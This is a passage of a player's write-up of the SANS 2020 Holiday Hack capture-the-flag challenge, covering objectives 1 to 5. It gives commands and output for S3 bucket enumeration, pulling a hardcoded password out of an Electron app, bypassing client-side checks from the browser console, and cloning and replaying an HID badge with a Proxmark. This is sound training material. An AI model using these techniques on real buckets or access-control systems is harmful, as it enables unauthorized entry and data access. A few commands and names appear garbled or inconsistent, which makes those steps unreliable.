

pugpug's 2020 Holiday Hack writeup

Introduction

One bright spot in 2020 was the annual Holiday Hack Challenge put on by SANS. This year Santa opened his newly renovated castle to the world. However, all was not merry and bright at the North Pole, as nefarious powers are working against Santa and his elves. Our job in the challenge is to solve the mystery of who is behind the problems the elves are experiencing and bring them to justice.

Organization

This writeup covers all of the objectives (yes, even 11b!), but not the elf terminals or other non-objective challenges. I'll include any sample code I used to complete the objectives in a separate section. This PDF version is edited to fit the SANS 50-page limit, the full writeup with more in-depth instructions and screenshots is on [my website](#).

Objectives & Answers

1. [Uncover Santa's Gift List](#): `Proxmark`
2. [Investigate S3 Bucket](#): `North Pole: The Frostiest Place On Earth`
3. [Point-of-Sale Password Recovery](#): `santapass`
4. [Operate the Santavator](#)
5. [Open HID Lock](#)
6. [Splunk Challenge:: The Lollipop Guild](#)
7. [Solve the Sleigh's CAN-D-BUS Problem](#)
8. [Broken Tag Generator](#): `JackFrostWasHere`
9. [ARP Shenanigans](#): `Tanta Kringle`
10. [Defeat Fingerprint Sensor](#)
11. [Naughty/Nice List with Blockchain Investigation Part 1](#): `57066318f32f729d`
12. [Naughty/Nice List with Blockchain Investigation Part 2](#):
`fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb`

Finally, my report is dedicated to my father-in-law [Raymond Rice](#), who passed away from COVID-19 on 12/13/2020, the morning after I completed the Challenge. Husband, father, grandfather, Navy vet, role model. You are missed.

Objective 1: Uncover Santa's Gift List

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Difficulty: 1/5

Solution

We can find the billboard by moving around the starting area. It's to above and to the left of the gondola:



We can see the list in the bottom middle of the image, but the relevant part has been swirled so as to make it unreadable. To read it, we need to import the image into an image editing tool such as Photopea from the hint above. By selecting the swirled area, we can unswirl the text, revealing the answer:



The list isn't 100% clear, but we can read the swirled list and find the answer. Josh Wright wants a 'Proxmark'.

Answer

Josh Wright's gift: Proxmark


Objective 2: Investigate S3 Bucket

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

Difficulty: 1/5


Solution

To find the unprotected S3 bucket, we'll use the tool `bucket_finder` installed on the terminal labeled Investigate S3 Bucket. There is a sample wordlist included in the `bucket_finder` directory:



```
kringlecastle
wrapper
santa
~
~
~
```

Unfortunately, running `bucket_finder -d wordlist` doesn't find the relevant data, so we'll need to do some guesswork on what the bucket we're looking for will be named. We try a few guesses, based on the hints and dialog:



```
kringlecastle
wrapper
santa
kringle
kringlecon
package
wrapper3000
~
~
~
```

And have some success:

```

elf@e313aba037c0:~/bucket_finder$ ./bucket_finder.rb -d wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
Bucket found but access denied: santa
http://s3.amazonaws.com/kringle
Bucket kringle redirects to: kringle.s3.amazonaws.com
http://kringle.s3.amazonaws.com/
Bucket Found: kringle ( kringle.s3.amazonaws.com/kringle )
<Downloaded> http://kringle.s3.amazonaws.com/create.html
http://s3.amazonaws.com/kringlecon
Bucket does not exist: kringlecon
http://s3.amazonaws.com/package
Bucket found but access denied: package
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
<Downloaded> http://s3.amazonaws.com/wrapper3000/package
elf@e313aba037c0:~/bucket_finder$

```

The `-d` flag passed to `bucket_finder` specifies that we want any content in the bucket downloaded locally. We see it downloaded the file `package` from `http://s3.amazonaws.com/wrapper3000`. Let's see what's in it:

```

elf@e313aba037c0:~/bucket_finder$ cd wrapper3000/
elf@e313aba037c0:~/bucket_finder/wrapper3000$ ls
package
elf@e313aba037c0:~/bucket_finder/wrapper3000$ file package
package: ASCII text, with very long lines
elf@e313aba037c0:~/bucket_finder/wrapper3000$ ls -l package
-rw-r--r-- 1 elf elf 829 Dec 10 17:03 package
elf@e313aba037c0:~/bucket_finder/wrapper3000$ cat package
UESDBAoAAAAAAIAwHFEbRT8anWEAAJ8BAAACABwACGfJa2FnZS50eHQwWi54ei54eGQudGFyLmJ6MlVUCQADoBfKX6
AXyl91eAsAAQT2AQAAABBQAAABCMwmg5MUFZJlNZ2ktiVwABHv+Q3hASgGSn//AvBxDwf/xe0gQAAAgwAVmkYRTKe1PV
M9U0ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAaAAYEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUAS0egDIzwMXM
HBCFACgIEVQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1IpuI+SqsYB04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLt
PN15oADLe80tnfLGXhIwAJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6Ygyj
X0eE0IsCbjcBkRPgkKz6q0okblsWicMaky2Mgsqw2nUm5ayPHUeIktNBivkiUWxYEiRs5nFOM8MTk8SItV7lcxOKst
2QedSxZ85lceDQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaq0+1FgmImtHKOjKMctd2B9JkcwvMr+hWIEcIQjAZGhSKYNP
xHJFqJ3t32Vjgn/OGdQJiIHv4u5IpwoSG0lsV+UESBAh4DCgAAAAAAGDCEURtFPxqfAQAAAnwEAABwAGAAAAAAAAAA
AKSBAAAAAHBhY2thZ2UudHh0LloulouHouHhLnRhci5iejJVVAUAA6AXyl91eAsAAQT2AQAAABBQAAABQSwUGAAAAAA
EAAQBIAAAA9QEAAAAA
elf@e313aba037c0:~/bucket_finder/wrapper3000$

```

It's base64-encoded data. We can decode it with `base64 -d package > package-1`. Running `file package-1` shows that it's a .ZIP file. Checking the content of the ZIP file reveals a very strangely named file:

```

elf@e313aba037c0:~/bucket_finder/wrapper3000$ unzip -v package-1
Archive:  package-1
  Length  Method      Size  Cmpr   Date       Time    CRC-32   Name
  -----  -----
    415    Stored        415    0%  2020-12-04  11:04  1a3f451b  package.txt.Z.xz.xxd.tar.bz2
  -----  -----
    415        415    0%                               1 file
elf@e313aba037c0:~/bucket_finder/wrapper3000$ unzip package-1
Archive:  package-1
  extracting: package.txt.Z.xz.xxd.tar.bz2

```

From the list of extensions on the file, we'll need to use the following utilities to extract the file:

1. bunzip2
2. tar
3. xxd
4. unxz
5. uncompress

`xxd` may not be familiar to some users. It's a tool for displaying files as hexdump, or re-creating a binary file from a hexdump:

```
elf@e313aba037c0:~/bucket_finder/wrapper3000$ more package.txt.Z.xz.xxd
00000000: fd37 7a58 5a00 0004 e6d6 b446 0200 2101  .7zXZ.....F..!.
00000010: 1600 0000 742f e5a3 0100 2c1f 9d90 4ede  ....t/.....N.
00000020: c8a1 8306 0494 376c cae8 0041 054d 1910  ....7l...A.M..
00000030: 46e4 bc99 4327 4d19 8a06 d984 19f3 f08d  F...C'M.....
00000040: 1b10 45c2 0c44 a300 0000 0000 c929 dad6  ..E..D.....)..
00000050: 64ef da24 0001 452d 1e52 57e8 1fb6 f37d  d..$..E-.RW....}
00000060: 0100 0000 0004 595a                .....YZ
elf@e313aba037c0:~/bucket_finder/wrapper3000$
```

We use `xxd -r` to re-create the `.xz` file, and proceed to extract the final `package.txt` and see its contents for the objective:

```
elf@e313aba037c0:~/bucket_finder/wrapper3000$ xxd -r package.txt.Z.xz.xxd package.txt.Z.xz
elf@e313aba037c0:~/bucket_finder/wrapper3000$ ls -l package.txt.Z.xz
-rw-r--r-- 1 elf elf 104 Dec 10 17:10 package.txt.Z.xz
elf@e313aba037c0:~/bucket_finder/wrapper3000$ unxz package.txt.Z.xz
elf@e313aba037c0:~/bucket_finder/wrapper3000$ ls -l package.txt.Z
-rw-r--r-- 1 elf elf 45 Dec 10 17:10 package.txt.Z
elf@e313aba037c0:~/bucket_finder/wrapper3000$ uncompress package.txt.Z
elf@e313aba037c0:~/bucket_finder/wrapper3000$ cat package.txt
North Pole: The Frostiest Place on Earth
elf@e313aba037c0:~/bucket_finder/wrapper3000$
```

Answer

North Pole: The Frostiest Place on Earth

Objective 3: Point-of-Sale Password Recovery


Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

Difficulty: 1/5

Solution

[Electron](#) is a framework for developing native applications with web technologies such as JavaScript, HTML, and CSS. From the [guide](#) in the hints, it's possible to extract the source code of the application. We'll use the guide as a basis to finding and viewing the source code to the **Santa Shop** application.

Opening the **Santa Shop** terminal displays the following screen:



We're presented with a link to download the application for offline analysis. Downloading the file and running the `file` command on it gives us some details on what type of application we're dealing with:

```
xps15$ file santa-shop.exe
santa-shop.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
```

The important piece of information `file` returned is `Nullsoft Installer self-extracting archive`. While we could transfer the executable to a Windows machine and run the installer, it's easier to use a tool like `7zip` to just extract the installation files:

```
xps15$ 7z x santa-shop.exe

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs Intel(R) Core

Scanning the drive for archives:
1 file, 49824644 bytes (48 MiB)

Extracting archive: santa-shop.exe
--
Path = santa-shop.exe
Type = Nsis
Physical Size = 49824644
Method = Deflate
Solid = -
Headers Size = 102546
Embedded Stub Size = 57856
SubType = NSIS-3 Unicode BadCmd=11

Everything is Ok

Files: 9
Size:      50033887
Compressed: 49824644
xps15$ ls
'$PLUGINDIR' /  santa-shop.exe  'Uninstall santa-shop.exe'
xps15$
```

This gives us the installer files, but unfortunately we don't yet have the `.asar` file that contains the application source. Looking in the `$PLUGINDIR` directory, there is a `app-64.7z` file which looks promising. Let's create a directory to store it's contents, extract it with `7-zip`, and use the `find` command to look for any `.asar` files:


```

xps15$ cd ../\SPLUGINS\DIR/
xps15$ ls
app-64.7z  nsExec.dll  nsis7z.dll  nsProcess.dll  SpiderBanner.dll  StdUtils.dll  System.dll  WinShell.dll
xps15$ mkdir app
xps15$ cd app
xps15$ 7z x ../app-64.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs Intel(R) Core(TM) i9-9980HK CPU @ 2.40GHz)

Scanning the drive for archives:
1 file, 49323645 bytes (48 MiB)

Extracting archive: ../app-64.7z
--
Path = ../app-64.7z
Type = 7z
Physical Size = 49323645
Headers Size = 1493
Method = LZMA2:20 LZMA:20 BCJ2
Solid = -
Blocks = 74

Everything is Ok

Folders: 3
Files: 74
Size:      163007029
Compressed: 49323645
xps15$ ls
chrome_100_percent.pak  d3dcompiler_47.dll  icudtl.dat  libGLESv2.dll  LICENSES.chromium.html  resources/
chrome_200_percent.pak  ffmpeg.dll          libEGL.dll  LICENSE.electron.txt  locales/                resources.pak
xps15$ find . -iname *.asar
./resources/app.asar

```

Aha, there is a file `app.asar` in the `resources` directory. From the guide, we need to use the `asar` utility from `node.js` to work with the file. After installing `node.js` and adding the `asar` command, we can run `npm install asar` command on `app.asar` to see a list of the application source code:

```

xps15$ cd resources
xps15$ npm install asar
npm: installed 17 in 2.2s
/README.md
/index.html
/main.js
/package.json
/preload.js
/renderer.js
/style.css
/img
/img/network1.png
/img/network2.png
/img/network3.png
/img/network4.png

```

`npm install asar` is used to extract the source files from `app.asar` into `src`. Extracting the source to a `src` directory and viewing the `README.md` tells us that the password is at the top of the file `main.js`:

```
xps15$ mkdir src
xps15$ npx asar extract app.asar src
npx: installed 17 in 1.509s
xps15$ cd src
xps15$ ls
img/ index.html main.js package.json preload.js README.md renderer.js style.css
xps15$ cat README.md
```

Remember, if you need to change Santa's passwords, it's at the top of main.js!

```
xps15$ head main.js
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

// TODO: Maybe get these from an API?
const products = [
  {
    name: 'Candy Cane',
xps15$ █
```

And there is Santa's password, in cleartext in the application source code.

Answer

```
santapass
```

Objective 4: Operate the Santavator

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.

Difficulty: 2/5

Solution

The premise of the Santavator is simple: find objects on the floor of the castle, collect the key to the operator panel, use the objects to split & redirect the **Sparkle Stream** to the receivers and power the buttons. After spending an inordinate amount of time building something like this:



You can reach every floor that is powered.

There is a simpler way, that doesn't involve any objects, splitting Sparkle streams, and powered receiver. The answer lies in the source code to the Santavator application, and why client-side security checks can be a bad idea.


The application that controls the Santavator is an embedded iframe in the browser window. The application source is at <https://elevator.kringlecastle.com/app.js>. Of interest are the following blocks of JavaScript:

```
const handleBtn = event => {
  const targetFloor = event.currentTarget.attributes['data-floor'].value;
  $.ajax({
    type: 'POST',
    url: POST_URL,
    dataType: 'json',
    contentType: 'application/json',
    data: JSON.stringify({
      targetFloor,
      id: getParams.id,
    }),
    success: (res, status) => {
      if (res.hash) {
        __POST_RESULTS__({
          resourceId: getParams.id || '1111',
          hash: res.hash,
          action: `goToFloor-${targetFloor}`,
        });
      }
    }
  });
}
```


```
const btn1 = document.querySelector('button[data-floor="1"]');
const btn2 = document.querySelector('button[data-floor="1.5"]');
const btn3 = document.querySelector('button[data-floor="2"]');
const btn4 = document.querySelector('button[data-floor="3"]');
const btnr = document.querySelector('button[data-floor="r"]');

btn1.addEventListener('click', handleBtn);
btn2.addEventListener('click', handleBtn);
btn3.addEventListener('click', handleBtn);
btn4.addEventListener('click', handleBtn4);
btnr.addEventListener('click', handleBtn);
```

The `handleBtn` function is called when any of the buttons are clicked on, with the appropriate floor data (ignoring `handleBtn4` for now). We can simulate a click on the button in the browser's JavaScript console using `btnX.click()`. Open the browser's `Developer Tools` menu and go to the `Console` tab (Google Chrome shown):



Because the Santavator code is an iFrame, it runs in a separate JavaScript context from the main page. In Chrome, that context can be selected via the dropdown menu at the top-left of the tools. Switch the context to `elevator.kringlecastle.com`, and enter `btnX.click();` at the `>` prompt. You'll be taken to the floor associated with the button.



Answer

Visit any floor other than the Lobby to fulfill this objective.

Objective 5: Open HID lock

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzzy Shortstack in the kitchen for tips.

Difficulty: 2/5




Note

To get the full dialog from Bushy Evergreen, we'll need to complete the **Speaker UNPrep** terminal next to him. Additionally, by completing Fitzzy Shortstack's modem task, we get a valuable clue to opening the door.

Once we have access to the Workshop via the Santavator, in the wrapping room in the back on the floor is a **Proxmark3**. We're going to use it to become a trusted elf that has access to the locked room in the Workshop. From Fizzy Shortstack, we learn that Santa really trusts Shinny Upatree. He may trust him enough to allow him access to the locked room.

A Proxmark reader only has a limited range, so it's essential to be close to the badge we're trying to read. After moving to the Courtyard, stand close to Shinny and bring up your item list in your badge and then open the Proxmark console:



Iceman 🍷
❄ bleeding edge

<https://github.com/rfidresearchgroup/proxmark3/>

```
[=] Session log /home/elf/.proxmark3/logs/log_20210104.txt  
[=] Creating initial preferences file  
[=] Saving preferences...  
[+] saved to json file /home/elf/.proxmark3/preferences.json
```

[Proxmark3 RFID instrument]

[CLIENT]

client: RRG/Iceman/master/v4.9237-2066-g3de856045 2020-11-25 16:29:31
compiled with GCC 7.5.0 OS:Linux ARCH:x86_64

[PROXMARK3]

firmware..... PM3RDV4
external flash..... present
smartcard reader..... present
FPC USART for BT add-on... absent

[ARM]

LF image built for 2s30vq100 on 2020-07-08 at 23: 8: 7
HF image built for 2s30vq100 on 2020-07-08 at 23: 8:19
HF FeliCa image built for 2s30vq100 on 2020-07-08 at 23: 8:30

[Hardware]

```
-- uC: AT91SAM7S512 Rev B  
-- Embedded Processor: ARM7TDMI  
-- Nonvolatile Program Memory Size: 512K bytes, Used: 304719 bytes (58%) Free: 219569 b  
ytes (42%)  
-- Second Nonvolatile Program Memory Size: None  
-- Internal SRAM Size: 64K bytes  
-- Architecture Identifier: AT91SAM7Sxx Series  
-- Nonvolatile Program Memory Type: Embedded Flash Memory
```

[magicdust] pm3 --> █

A short list of essential Proxmark commands is [here](#). We scan for any RFID devices in the local area by `auto` or `lf hid read`:

```

[magicdust] pm3 --> auto

[=] NOTE: some demods output possible binary
[=] if it finds something that looks like a tag
[=] False Positives ARE possible
[=]
[=] Checking for known tags...
[=]

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025

[+] Valid HID Prox ID found!

[magicdust] pm3 --> lf hid read

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
[magicdust] pm3 --> 

```

We see that Shinny Shortstack's badge is TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025. Using the TAG ID, we can now spoof Shinny's badge as if we were him. By standing next to the badge reader next to the locked door in the Workshop, we can use the lf hid sim command to simulate Shinny's badge:

```

[ Hardware ]

--= uC: AT91SAM7S512 Rev B
--= Embedded Processor: ARM7TDMI
--= Nonvolatile Program Memory Size: 512K bytes, Used: 304719 bytes (42%)
--= Second Nonvolatile Program Memory Size: None
--= Internal SRAM Size: 64K bytes
--= Architecture Identifier: AT91SAM7Sxx Series
--= Nonvolatile Program Memory Type: Embedded Flash Memory

[magicdust] pm3 --> lf hid sim -r 2006e22f13
[=] Simulating HID tag using raw 2006e22f13
[=] Stopping simulation after 10 seconds.

[=] Done
[magicdust] pm3 --> 

```

Once the door opens, enter the locked room to open the remaining objectives.

Answer

Simulate Shinny Upatree's badge to open the locked door

Objective 6: Splunk Challenge

